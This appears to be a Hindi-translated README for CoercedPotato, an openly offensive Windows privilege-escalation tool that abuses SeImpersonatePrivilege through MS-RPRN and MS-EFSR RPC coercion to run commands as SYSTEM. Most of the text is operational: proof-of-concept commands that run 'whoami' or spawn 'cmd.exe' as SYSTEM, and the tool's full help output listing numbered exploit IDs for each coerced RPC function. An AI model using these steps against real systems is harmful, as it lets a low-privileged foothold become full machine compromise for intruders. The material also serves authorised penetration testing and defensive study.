 prepouce/coercedpotato
Windows स्थानीय विशेषाधिकार उन्नयन उपकरण जो MS-RPRN और MS-EFSR RPC बाध्यता के माध्यम से SeImpersonatePrivilege का दुरुपयोग करके SYSTEM के रूप में कमांड निष्पादित करता है।

Patate (LOCAL/NETWORK SERVICE) से SYSTEM तक, Windows 10, Windows 11 और Server 2022 पर SeImpersonatePrivilege का दुरुपयोग करके।
अधिक जानकारी के लिए: https://blog.hackvens.fr/articles/CoercedPotato.html।


एक बहुत ही त्वरित PoooooC:
.\CoercedPotato.exe -c whoami
एक इंटरैक्टिव शेल के साथ एक अन्य PoC:
.\CoercedPotato.exe -c cmd.exe
आप --help विकल्प का उपयोग करके सहायता संदेश देख सकते हैं।
   ____                            _ ____       _        _
  / ___|___   ___ _ __ ___ ___  __| |  _ \ ___ | |_ __ _| |_ ___
 | |   / _ \ / _ \ '__/ __/ _ \/ _` | |_) / _ \| __/ _` | __/ _ \
 | |__| (_) |  __/ | | (_|  __/ (_| |  __/ (_) | || (_| | || (_) |
  \____\___/ \___|_|  \___\___|\__,_|_|   \___/ \__\__,_|\__\___/

                                           @Hack0ura @Prepouce

CoercedPotato, SeImpersonatePrivilege या SeImpersonatePrimaryToken का उपयोग करके विशेषाधिकार उन्नयन (privilege escalation) शोषण के लिए एक स्वचालित टूल है।
उपयोग: .\CoercedPotato.exe [OPTIONS]

विकल्प:
  -h,--help                   यह सहायता संदेश प्रिंट करें और बाहर निकलें
  -c,--command TEXT REQUIRED  SYSTEM के रूप में निष्पादित करने के लिए प्रोग्राम (जैसे cmd.exe)
  -i,--interface TEXT         उपयोग करने के लिए वैकल्पिक इंटरफ़ेस (डिफ़ॉल्ट : ALL) (संभावित मान : ms-rprn, ms-efsr
  -n,--exploitId INT          वैकल्पिक exploit ID (केवल तभी उपयोग करने योग्य जब इंटरफ़ेस परिभाषित हो)
                               -> ms-rprn :
                                 [0] RpcRemoteFindFirstPrinterChangeNotificationEx()
                                 [1] RpcRemoteFindFirstPrinterChangeNotification()
                               -> ms-efsr
                                 [0] EfsRpcOpenFileRaw()
                                 [1] EfsRpcEncryptFileSrv()
                                 [2] EfsRpcDecryptFileSrv()
                                 [3] EfsRpcQueryUsersOnFile()
                                 [4] EfsRpcQueryRecoveryAgents()
                                 [5] EfsRpcRemoveUsersFromFile()
                                 [6] EfsRpcAddUsersToFile()
                                 [7] EfsRpcFileKeyInfo() # काम नहीं कर रहा
                                 [8] EfsRpcDuplicateEncryptionInfoFile()
                                 [9] EfsRpcAddUsersToFileEx()
                                 [10] EfsRpcFileKeyInfoEx() # काम नहीं कर रहा
                                 [11] EfsRpcGetEncryptedFileMetadata()
                                 [12] EfsRpcEncryptFileExSrv()
                                 [13] EfsRpcQueryProtectors()

  -f,--force BOOLEAN          सभी RPC फ़ंक्शन को बाध्य करें, भले ही वह 'Exploit worked!' कहे (डिफ़ॉल्ट मान : false)
  --interactive BOOLEAN       निर्धारित करें कि प्रक्रिया को उसी शेल के भीतर चलाया जाना चाहिए या एक नई विंडो खोलनी चाहिए। (डिफ़ॉल्ट मान : true)
